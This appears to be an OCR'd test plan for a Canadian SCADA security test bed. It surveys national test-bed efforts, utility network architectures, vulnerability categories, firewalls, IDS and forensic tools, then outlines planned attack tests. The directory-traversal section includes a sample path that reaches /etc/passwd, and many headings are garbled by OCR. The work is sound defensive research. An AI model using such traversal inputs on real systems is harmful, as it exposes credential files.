This document provides the basis for the security test and evaluation to be conducted during the project. SCADA (Supervisory Control and Data Acquisition) systems provide network-based monitoring and/or control of processes in various industrial sectors including electrical power distribution, oil and gas plants, chemical plants etc. These systems serve as the backbone of much of Canada's critical infrastructure including for example, Hydro and Water Utilities. Security compromise of such systems would allow malicious attackers to gain control of the process in question - with potentially devastating results. The increased inter-connectedness of SCADA networks to general IT infrastructure and lack of security design in SCADA components cause such networks to exhibit greater vulnerability to cyber security attacks.

Project Objectives

A SCADA network test bed is a key requirement for efforts to conduct SCADA related studies and research. Key project objectives include the following:

1. Create a SCADA Network test bed by identifying and procuring various SCADA components
2. Identify the vulnerabilities of various SCADA components or protocols as applicable to the test bed
3. Use various tools to validate or expose those vulnerabilities
4. Conduct testing with two existing SCADA networks security technologies and test their abilities to overcome the identified vulnerabilities
5. Share the outcomes of this project with other groups to increase the size of the Canadian resource pool with SCADA cyber security expertise. Examples could include Federal Government departments and universities researchers.
6. Host the test bed at a CCIRC secure lab facility where it will have utility following this specific project

1.1 Purpose and Scope

This document presents a proposed test plan for security evaluation of elements in the SCADA test bed. Earlier in the project, the test bed architecture and components were defined and equipment ordered. Once the SCADA test bed is delivered and installed, security testing and evaluation will be conducted. A key element of this document is the identification and definition of SCADA security test cases to be conducted.

A number of additional objectives were also fulfilled in this document. First, as a part of test evaluation, it is required to identify two deployed SCADA architectures, repeat the vulnerability tests in the presence of security devices, and conduct forensic analysis of various cyber attacks on the SCADA test bed. Different SCADA network architectures were identified from online resources and analyzed. Efforts will be made to create the SCADA network test setup based on a suitable abstraction of the identified architectures. Second, a preliminary survey of security devices available for protecting SCADA networks are listed and compared. Comparison was achieved by utilizing information found online as well as by contacting a number of product vendors.

In order to conduct comprehensive security testing, additional tools such as SCADA Network Intrusion Detection Systems (NIDS) and SCADA Network Forensic Analysis tools were analyze and compared. The results are outlined in this document. These tools will be used during the next project stage which includes actual security testing. In order to execute security tests, existing security test tools were researched and the results presented in this document. These tools consist of Open Source tools as well as commercially available tools.

Lastly this document outlines national efforts in various countries to build SCADA security test and evaluation infrastructure. Some of these initiatives proved useful as inputs to creating the security vulnerability test cases in this document.

1.2 Document Overview

This section provides a quick overview of the content in this document.

Section 2 provides an overview of various initiatives for security of critical infrastructure in various countries. Each subsection lists the initiatives for different countries/regions. The research undertaken covers USA, European Union (EU), United Kingdom (UK), Australia and Asia.

Section 3 discusses various real-world SCADA network architectures. Subsection 3.1 lists the most common SCADA networks as described in a United States NIST report [4]. Sections 3.2 and 3.3 depict the SCADA networks of two utilities.

Section 4 lists the typical vulnerabilities of a SCADA network divided into various categories. The subsection divides the categories of vulnerabilities into 3: (i) Policy and Procedural

vulnerabilities (ii) Platform vulnerabilities, and (iii) Network vulnerabilities. The last subsection of this section discusses the choices and options available to define vulnerability testing based on the above categories.

Section 5 provides a list of SCADA security tools and appliances. Section 5.1 provides a comparison of a general IT firewalls with an industrial network firewall. The next subsection discusses the protection provided by various security devices. Sections 5.3 to 5.5 compares various network security tools using information supplied by vendors of industrial control networks.

Section 6 presents the test case details. Test cases are listed in the form of vulnerabilities that may be present in the testbed. Subsections 6.1 to 6.3 outline various test cases. Section 6.4 covers the tools that can/will be used for carrying out the security testing.

Section 7 provides the list of references.

[illegible]

This section reviews initiatives around the world to create SCADA cyber security test beds.

[illegible]

United States has created a National SCADA Test Bed (NSTB) [18] to improve the security and reliability of its energy sector. NSTB was the initiative of the Department of Energy office of Electricity Delivery and Energy Reliability and was established to assess vulnerabilities and security testing of control systems (Hardware as well as Software) of various vendors in the energy sector. The following provides a summary of NSTB:

- NTSB was started in 2003
- It includes combined expertise and resources from five national laboratories - Idaho National Laboratory, Sandia National Laboratories, Argonne National Laboratory, Pacific Northwest National Laboratory, and Oak Ridge National Laboratory
- Sandia National Lab has a SCADA security test bed since 1997
- NTSB has established a large number of industrial partnerships – ABB, Siemens, GE Energy, Industrial Defender etc
- NSTB offers full scale infrastructure for testing and validation of control systems. This includes:
    - Power Grid Test Bed (61 miles of 138 kV transmission loop; 7 substations)
    - Cyber Security Test Bed (vulnerability assessments; intrusion detection expertise)
    - Control System Security Training Courses (Best Practice Course; Assessment Course)
    - Specialized laboratories for Cryptography, Network Security, and Intelligent Infrastructure R&D
- NSTB is funded via a multi-million dollar annual budget (for example $5 Million was allocated to NSTB during 2006)

[illegible]

From the information collected via various resources (research papers, journals, Internet) there is no public information regarding an EU testbed dedicated to SCADA cyber security testing. However there have been a number of initiatives related to security of vital infrastructure as listed below.

- Vital infrastructure, networks, information and control systems management (VIKING) [19]
    - Collaborative project involving Sweden, Germany, Switzerland, Hungary and US

- The project duration was from 2008 – 2011 with a total funding of Euro 1.8 Million
- The project aim was to develop, test and evaluate methodologies for the analysis, design and operation of resilient and secure industrial control systems for critical infrastructures with a particular focus on increased robustness of the control system in the power transmission and distribution networks.

- □□□□□ – Feasibility study on European Secure Test bed for Energy Critical Infrastructure 2008 – 2009
- □□□□□□□□–European network for the Security of Control and Real Time Systems [20]
  - Joint project among EU process industries, utilities, research institutes and major vendors of control equipments
  - The project aim is to increase awareness of best practices to secure SCADA systems, to lead efforts towards convergence of SCADA standardization processes and to pave the way for establishment of cyber security testing facilities in Europe

□□□ □□□□□ □□□□□□□

We researched various online resources but were unable to discover specific public references in the United Kingdom (UK) to national test beds established for security testing of control systems used in critical infrastructure. Chattam house [21] in their 2011 report highlighted various issues related to the Security of Critical infrastructure in UK. We note that recently, the UK government allocated approximately 650 million pound (for 4 years) towards national cyber security efforts. The CPNI (Center for protection of National Infrastructure) [22] is an agency funded by UK government providing security advice to organisations to reduce the vulnerability of the nation's critical national infrastructure.

□□□ □□□□□□□□

For Australia, we were unable to find references to test beds or studies related to security of Control systems used in critical infrastructure. The government of Australia has created the Trusted Information Shared Network (TISN) [23] for resilience of Critical Infrastructure. This agency facilitates information sharing (cyber security or other) that assists the protection of the nation's critical infrastructure. This includes various types of industry including mining, Telecommunication, Power, Roads etc

□□□ □□□

There are a number of research publications in the area of SCADA cyber security. However, no further related work was found regarding National-scale public test beds.

□□□□□□ □e□□r□ □□e□□□□e□□□r□i□e□ure

This section presents three sample SCADA network deployment architectures used as input to design the SCADA test bed reference test architecture.

□□□ □□□□□□□ □□□□□ □□□□ □□□ □□□□

NIST (National Institute of Standards) in their recommendations [4] for SCADA system security report outlines commonly used SCADA network architectures. Figure 1 illustrates a sample reference network architecture including the various components and configuration control server with associated field devices. Information collected by the field devices is transmitted to the control server to be displayed by the HMI and to generate actions, alarms, and other reports based upon detected events. PLCs, RTUs, and Intelligent Electronic Devices are utilized at field sites to control field devices such as actuators and to monitor sensors. These devices provide remote access capability, allowing field operators to perform remote diagnostics and repairs using communication technologies such as telephone line, microwave, and satellite.




Figure □ Generic SCADA Network




Figure Hydro Ottawa SCADA Network

Figure 2 illustrates the Hydro Ottawa SCADA network spanning over a WAN. The network was in existence before amalgamation of city of Ottawa i.e., around year 2001. Key points that can be observed from the above network include:

- This is a basic SCADA network resembling the generic SCADA network of Figure 1.
- The network utilizes Quindar RTU's with proprietary serial communication
- Modems are used to connect RTU's and eLAN Router/Gateways
- Two types of SCADA Masters are utilized: Quindar and OaSys SCADA Masters
- eLAN Router/Gateways are utilized to convert proprietary serial communication to DNP 3.0 and communicate with OaSys SCADA over a Wide Area Network using TCP/IP
- The Quindar SCADA and RTU communicate via a proprietary protocol.
- OaSys SCADA is the main central control system with Quindar's SCADA Master connecting to RTU only when required.

Figure 3 presents the SCADA network for a water treatment plant in the United States. The illustration is based on publicly available information regarding the network design in 2005. The salient points of this network include:

- This network is similar to the generic SCADA network but includes a WAN that utilizes Fibre Optic links

- A single router with fibre optics interface serves as the central point of SCADA communications with remote sites deploying switches/hubs to connect field devices
- A single SCADA server is utilized with remotely connected Operator Stations
- The field devices consist of PLCs, I/O units, and Motor Control Centers




Figure □Rolling Hill Water Plant SCADA Network

□□□□□□ □e□□r□ □u□er□i□ie□

In developing test cases for execution against the SCADA security test bed, it is helpful to utilize some type of framework or methodology. NIST has developed taxonomy to classify the different security vulnerabilities in Industrial Control Systems. On further review, we believe it is helpful to design the framework for testing around the categories of security vulnerabilities identified by NIST. Other taxonomies or methods of classifying vulnerabilities could be utilized but the NIST approach appears sound and will provide sufficient coverage for our purposes. NIST divides vulnerabilities into the following categories [4]:

- Policy and Procedures Vulnerabilities
- Platform Abilities
- Network Vulnerabilities.

Any SCADA network might contain a subset of the above listed vulnerabilities. Control devices deployed in the SCADA system also may exhibit their own separate set of vulnerabilities. Below we provide a brief description of the different categories along with the some of the specific vulnerabilities belonging to each category.

□□□ □o□□□o □□□ □□□□□□□□ □□□□□□□□□□□□□□□

Policy and Procedure vulnerabilities in the SCADA network can occur due to lack of incomplete or nonexistent security policy and implementation guides. These vulnerabilities in the SCADA system can be reduced by necessitating guidelines around password usage or setting guidelines for modems connecting the corporate IT network to the control system network. Some examples of policy and procedure vulnerabilities include:

- Inadequate cyber security policy for SCADA Network
- No Formal security training or education program
- Limited or no security audits conducted on the network
- Lack of administrative mechanisms for security enforcement

Policy and procedure vulnerabilities require proper security guidelines to be established and followed by the corporate policy holders. Our security testing will not focus on this category of vulnerabilities as they are related more to organizational posture as opposed to operational or technical matters. We list this section simply for completion.

Platform Vulnerabilities

Platform vulnerabilities refer to the vulnerabilities existing in various elements of the SCADA network including the hardware, operating system or applications installed on the elements. Platform vulnerabilities can be further sub-categorized into Configuration vulnerabilities, Hardware vulnerabilities, and Software vulnerabilities. Some examples in each sub-category of vulnerabilities is illustrated below:

- Configuration vulnerabilities –Examples include:
  - No password used
  - Critical security patches not applied
  - No backup of critical configurations
  - Inadequate access control
  - No data protection on portable devices

- Hardware vulnerabilities – Examples include:
  - Inadequate Physical Protection of Critical Systems
  - Unauthorized physical access to the systems
  - Machines with Dual Interface networks cards
  - Lack of Backup Power
  - Undocumented assets

- Software vulnerabilities - Examples include:
  - Software implementation errors allowing Buffer overflow, and NULL pointer attacks
  - No Malware detection tool installed
  - Unneeded services running
  - Use of insecure industrial control protocols
  - Software unable to handle malformed packets

Platform Configuration and Hardware vulnerabilities are again dependent upon the security policies being followed in the organization. These in effect can be mitigated through various security controls, such as OS and application patching, physical access control etc. Our security testing for platform vulnerabilities will focus on the vulnerabilities, which are not easily exposed and are outside the control of a security policyholder. Some examples are Platform Software implementation errors, insecure industrial protocols, lack of authentication on the control data etc. Details of these tests are outlined in Section 6.1 of this document.

[illegible]

Network vulnerabilities arise from mis-configurations, bad network security designs, or poor administration of the connections to other networks. Network vulnerabilities can be further sub-categorized as Configuration vulnerabilities, Monitoring and Logging vulnerabilities, Network Perimeter vulnerabilities and Communication vulnerabilities. A few examples are presented below:

- Network Configuration vulnerabilities –Examples include:
  - Inadequate access controls
  - Use of default settings on networking equipment
  - Transmission of passwords in clear text

- Network Monitoring and Logging vulnerabilities – Examples include:
  - Inadequate logs at firewalls, routers, switches and other networking systems
  - No security monitoring of control network

- Network perimeter vulnerabilities – Examples include:
  - Control networks used for non control traffic
  - Security perimeter not clearly defined
  - Improperly configured or missing firewalls

- Network Communication vulnerabilities – Examples include:
  - Lack of integrity check for control protocols
  - Lack of authentication in user, data, or device
  - Lack of encryption of control or user data

Security testing of network vulnerabilities will focus on vulnerabilities due to configuration, inadequate network safety control and vulnerabilities in the network communication. These tests are described in detail in section 6.2 and 6.3

[illegible]

[illegible]

SCADA networks have different characteristics, risks, and priorities from a regular corporate IT network. Security breaches on such networks can cause risk to the health and safety of human lives and serious damage to the environment. The following table outlines some differences [4] between a typical SCADA network and an IT network from a network security perspective.

[illegible]	[illegible]	[illegible]
[illegible]	Non-real-time systems	Real-time systems Response is time-critical
[illegible]	System reboot can be tolerated	Rebooting may not be possible without affecting the industrial process
[illegible]	Focused on protecting the IT assets, and the information stored on or transmitted among these assets.	Primary goal is to protect edge clients (e.g., field devices such as process controllers)
[illegible]	Typical operating systems provided by large vendors	Proprietary and custom operating systems often without security capabilities
[illegible]	Adequate resources for any required additions/upgrades for security purposes	Adequate memory and computing for intended industrial process but adding security technology may not be feasible
[illegible]	Standard communications protocols	Mostly proprietary and some standard communication protocols

Table 1 Comparison of IT network and a control system network

[illegible]

In this subsection we highlight various types of devices that can be deployed to enable cyber security of SCADA Networks. For each device type, we provide a description of their security capability and weakness [17].

Of the various types of security devices listed below, firewalls are the most widely deployed and are the first line of security defence to be deployed on an IT network. Firewalls have been used to secure IT networks for a number of years now. As a result, these devices are available for various types of network architecture with relatively reasonable costs. In addition, there are a large number of vendors provide firewall products for IT networks. Some of these vendors offer commercial firewall products with SCADA protocols support as well. It was decided to select a

firewall as □□e □□□□e □e□uri□□ □e□i□e□to be evaluated in the test bed. A comparison of vendor firewalls for industrial control networks is provided in next sub-section.

□e□i□e □□□e□	□□ □□□□ □□□□□□ □e□uri□□ □□□□□i□i□ie□	□e□uri□□ □r□e□i□□ □□r □□□□□
Switch/Router	Layer2/3 devices utilize Virtual Local Area Networks and filter based on source/destination IP address and/or source/destination port. No deep packet inspection or maintenance of state information	Such devices provide low security assurance for SCADA networks
Corporate IT Firewall	Firewalls are systems based on software/hardware designed to prevent unauthorized access or transmissions to/from private networks using a set of rules. Some firewalls have the capability of maintaining state information.	Corporate IT firewalls are the first line of security defence and can provide a medium level of security assurance to SCADA networks.
Intrusion Detection and Prevention System (IDPS)	Such systems are used in addition to firewalls. There are limited security defence capabilities in an IDS but when used in conjunction with an IPS can combine detection with prevention of attacks.	IDS systems with SCADA signatures are available in the industry.
Unified Threat Management	UTM is a comprehensive security tool combining multiple capabilities including firewall, intrusion prevention, packet inspection and many other security features.	Such devices can provide a high level of security for SCADA networks but can be expensive.
Layer-7 Aware Firewall	These firewalls have the capability of carrying out packet inspection up to higher protocol levels and can be configured to deny or pass traffic based on pattern matching.	Such devices can provide a high level of security assurance to SCADA networks. However, programming level knowledge may be required to properly configure the device
Data Diode	Data Diodes also known as unidirectional gateways allow data to flow in one directional only.	Such devices provide the highest level of security

Table 2 Security Appliances for a SCADA network

Intrusion detection systems (IDS) offer features that identify possible incidents, log information about the incidents, and generate incident reports to security administrators. An IDS can also be used for identifying problems with security policies and documenting existing threats. Such systems have become a necessary element of any security defence infrastructure. As a result, evaluation of a SCADA-supported IDS device will also be included during test bed security

evaluation. A table comparison of SCADA-supported IDS devices is presented later in the document.

F

A firewall is a device or set of devices used for protecting networks by allowing or blocking transmission of data/control packets using a configured set of rules. The project deliverables call for the testing of 2 security defense devices that can identify and assist to protect against different kinds of security attacks on SCADA networks. Firewalls were selected as one of the two security defence technologies to be tested. As part of the analysis to choose a firewall for inclusion in the test bed, various vendors were considered and evaluated. A number of them were contacted to obtain information about their SCADA network firewall solutions. The results indicate that very few vendors were found who specifically provide firewalls for Industrial Control Networks. A set of questions were identified to facilitate selection criterion between vendors. The table below provides the feature comparison

Feature description	Moxa secure router with Firewall [13]	Linux Firewall for Modbus/TCP[16]	Tofino Security Appliance[15]	CISCO ASA firewalls [14]
Deep inspection of SCADA packets	No	Yes	Yes	Not for SCADA protocols. But DPI exists. Based on SCADA signatures
Rules for reading/writing of values to/from PLC	No	Yes	Yes	No
Valid for Industrial Control Systems i.e NERC Compliance	Yes	No	Yes	No
Support of Enterprise IT firewall features	Yes	Can be combined with iptables	Yes	Yes
Ease of deployment	Easy deployment	Some familiarity with Linux OS required	Mostly plug-n-play. GUI for rules configuration	Should be easy to deploy
Ability to do remote administration via Web Interface	No	No (Administration possible via remote login CLI but not using WEB Interface)	Yes	Yes
Support for Automation Protocols over Encrypted communication	No	No	Yes	No
Ease of extensibility i.e. more protocols, features etc	Some effort required to upgrade to new image	Software based, just need to run the upgraded software	Upgrade possible via Loadable Modules	Some effort required to upgrade to new image
Pricing	~ US 1900	Open Source	~ US 2000	US $1000 – $75,000

Table 3 Comparison of firewalls for SCADA networks

Based on the features such as support for SCADA, price and ease of upgrade, the Tofino Security Appliance with Loadable support for modules and Linux firewall for Modbus/TCP was selected as firewall security devices to be deployed in the testbed.

[illegible]

An intrusion detection system is a network tool utilized to monitor different types of traffic and activities. The main objective of an IDS is to detect any malicious or harmful network traffic and generate an alert alarm. IDS systems can be divided into two categories: (i) Host Intrusion Detection System (HIDS) and (ii) Network Intrusion Detection System (NIDS). This project will focus on Network Intrusion Detection Systems because of their direct relevance to SCADA networks.

Feature Description	Industrial Defender IDS [11]	SNORT IDS with SCADA Signatures [12]
Anomaly based or signature based detection	Mostly Signature based with some simple anomaly based detection	Signature based with anomaly detection
Software or Hardware based solution	Proprietary hardware with software on top	Software based
Operating systems supported or based on	CENTOS Linux	Supported on Linux and Windows
SCADA support	Support SCADA signatures. Also use SNORT based SCADA signatures	SCADA Signatures supported
Event Correlation features	Centralized Security Event Manager. No automatic detection, needs to be configured	Not available
Effort required to deploy and learn	Easy to deploy but needs a few days to learn	Need basic understanding of programming and use of command line tools
Ease of updating signature	Automatic update of signatures from Web via SEM	Easy to add new rules
Percentage of False Alerts	Varies depending upon industry deployed and fine-tuning of rules	Depends upon fine tuning of rules
How are intrusions handled? i.e. alarms, logs	Priority Levels with option of e-mail alert or just queuing them	Ability to send web page of event when event detected.
Pricing	$5000 for NIDS $25000 for SEM NIDS can support 3 Networks	Open Source

Table 4 Comparison of Network Intrusion Detection Systems for SCADA networks

At the present time, there are a number of different approaches utilized for network based intrusion detection. Two key approaches include:

- **[illegible]** – Signature detection involves the scanning of network traffic for a series of byte or packet sequences known to be malicious. This approach is based on

matching traffic to known misuse patterns and their characteristics. For example, an IDS tool might use a signature that looks for particular strings within a packet payload to detect attacks that are attempting to exploit a specific buffer-overflow vulnerability.

- □□□□ □□□ □□□e□ □e□e□i□□ – This approach is based on observing regular network data traffic patterns over a period of time and then detecting "unusual" deviations from the norm. It is based on learning and profiling the usual behavior of the system in the absence of intrusions.

Very few vendors exist which provide IDS solutions for industrial control networks. Most of the IDS vendors that support SCADA networks, utilize SCADA based signatures developed by DigitalBond for the SNORT IDS. After analysis, Industrial Defender's IDS system was selected as one of the key IDS vendors. SNORT, an open-source initiative, is one of the most widely used IDS in the IT world. The SCADA signatures developed by DigitalBond are based on SNORT. The Table above compares the features of these two IDS systems which are suitable for SCADA networks..

Although Industrial Defender has strong feature support, its price is a deterring factor for the purposes of use in this project. As a result, for the test evaluation, we selected SNORT IDS with SCADA signatures running on Linux. We note also that Industrial Defender utilizes the SCADA signatures developed by DigitalBond for SNORT.

□□□ □□□□ □□□ F□□□□□□□ □□□□□□□□ □□□□□ □□ □□□□□ □□□□□ □□□□□□□

Computer Forensics is the analysis of information contained within and created using computer systems and computing devices, typically in the interest of figuring out what happened, when it happened, how it happened, and who was involved. This can be for the purpose of performing a root cause analysis of a computer system that has failed or is not operating properly, or to find out who is responsible for misuse of computer systems, or perhaps who committed a crime using a computer system or against a computer system.

Network forensics is the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents. Network forensics requires a large amount of data storage. The open source programs *tcpdump* and *windump* as well as a number of commercial programs can be used for data capture and analysis. Network forensics products are sometimes known as Network Forensic Analysis Tools (NFATs).

In the context of a SCADA network, the capture and analysis of sensor data and control actions assists in monitoring process behavior and examining trends for the purpose of optimizing plant performance. Forensics in large-scale IT networks is extremely complicated and expensive. On the other hand, SCADA network forensics can be relatively simple. SCADA traffic is routine and predictable, unlike traffic in IT networks, which transport user-generated traffic with complex communication patterns. Traffic uniformity and low traffic volumes in SCADA networks make it possible to log relevant process/control data associated with every message and to subsequently analyze the data in forensic investigations

As part of our evaluation, we researched forensic tool vendors and contacted a number of them to obtain product demonstrations and more detailed information. The Table below provides a comparison of the short-listed set of vendors who claim SCADA support in their Network Forensic Tools

Fe□ure □e□ri□i□□	□ i□□□□e□□□□	□i□u□ □e□e□e□r□□□	□e□□r□ i□er□9□
Support for SCADA protocols (ModBus TCP, Ethernet/IP)	Not provided by vendor. User has to define filters or protocol analyzers based on SCADA	Filters provided for SCADA protocols. Can bring in SNORT based SCADA signatures for any attack identification	Yes. Based on WinPcap.
Software or Hardware based	Both Software and Hardware options	Only Hardware with Software interface	Software
Generic Hardware Support	Yes, can run on Windows OS	Web based interface. NikSun proprietary HW	Yes
Filter Capabilities	Advanced filtering capabilities based on complex patterns	Basic filtering capabilities	Based on Keyword only
Forensic Capabilities	General Forensic Capabilities but Nothing specific to SCADA	Allows rebuilding of flows, applications; Detection of anomalies/alarms, reporting; Deep packet inspection also supported	Basic. Captured data captured presentable as sessions, images, DNS, Credentials etc
On Demand Forensic analysis without removing the tool	Yes	Yes	No
Distributed Architecture Support	Yes	Yes	No
Pricing	$7,000 for software version only	$5,000 and above	Open Source

Table 5 Comparison of Network Forensic Systems for SCADA networks

Based on the above comparison, we feel that NikSun NetDetector offers the best forensic capabilities. However, as project funds do not allow procurement of the device, we consider the other two vendors. We believe that for the purposes of the testbed and our security tests, majority of the features from NetDetector will not be used. As a result, even though it is not as richly featured, the NetworkMiner forensic capabilities should be sufficient for the testbed. NetworkMiner's open source nature as well as its ability to run on any generic windows platform makes it a desirable alternative for use in this project.

6 Vulnerability Testing

This section outlines the 3 types of security tests to be carried out based on the vulnerabilities described in section 4. These three types of security tests are:

- Platform Software Vulnerability Testing
- Network Vulnerability Testing
- Protocol Testing.

6.1 Platform Software Vulnerability Testing

The only supervisory component used in the testbed is the HMI running on Windows XP on a Netbook. Since XP is a widely tested platform, we will focus our test efforts on the HMI software instead of the operating system. The following subsections outline an approach for conducting the security tests on the SCADA test bed. Specifically, we aim to capture the different types of tests that will be carried out. The sub-section focuses on describing the attack and/or vulnerability that makes a system susceptible to an attack/intrusion.

6.1.1 Arbitrary Code Execution [1]

Arbitrary Code Execution attack is the ability by an attacker to execute any commands of his/her choice on a host or a process. Most of these types of attacks involve injection and execution of small pieces of code which facilitates the attacker's access to the command shell of the host machine and from which they can then run arbitrary commands. Arbitrary code execution vulnerabilities are commonly exploited by causing malware to run on a host machine without the owner's consent.

This form of attack is commonly achieved by control of the instruction pointer of an active process. The instruction pointer points to the next instruction of the process to be executed. Having control over the value of the instruction pointer allows control over which instruction is executed next. A common form of this attack on a process involves sending input to the process which is stored in an input buffer. A vulnerability in the process is then used to change the instruction pointer to have it point to the injected code. The injected code will then automatically get executed possibly causing great harm to the system/users of the network.

6.1.2 Directory Traversal [1]

The Directory Traversal attack exploits insufficient security validation/sanitization of user supplied input file names in order to gain traversal to the parent directory. This is usually done by passing directory traversing characters to file APIs. This attack is based on system security loopholes as opposed to a software bug and is intended to facilitate access to a computer file that

is typically inaccessible. This attack is also known as backtracking, dot dot slash, and directory climbing. The attack is most commonly carried out on webservers and will be tried on the HMI. As an example the repeated . . / characters after /home/users/../../etc/passwd can be passed into a file reading API to traverse to the root directory, and then to include the UNIX password file /etc/passwd.

UNIX /etc/passwd is a common file used to demonstrate directory traversal, as it is often used by crackers to try cracking device passwords.

6.1.3 Stack buffer overflow[7]

Buffer overflow is a type of software bug where a program while writing to a buffer, overruns the buffer memory and writes to adjacent memory. In majority of cases, such bugs will result in a crash of the program. The buffer overflow vulnerability is specific to programs written using programming languages which do not have automatic boundry checks for data written to an array. Stack buffer overflow is a form of buffer overflow which occurs in the memory stack of the program i.e. local variables, function return addresses etc.

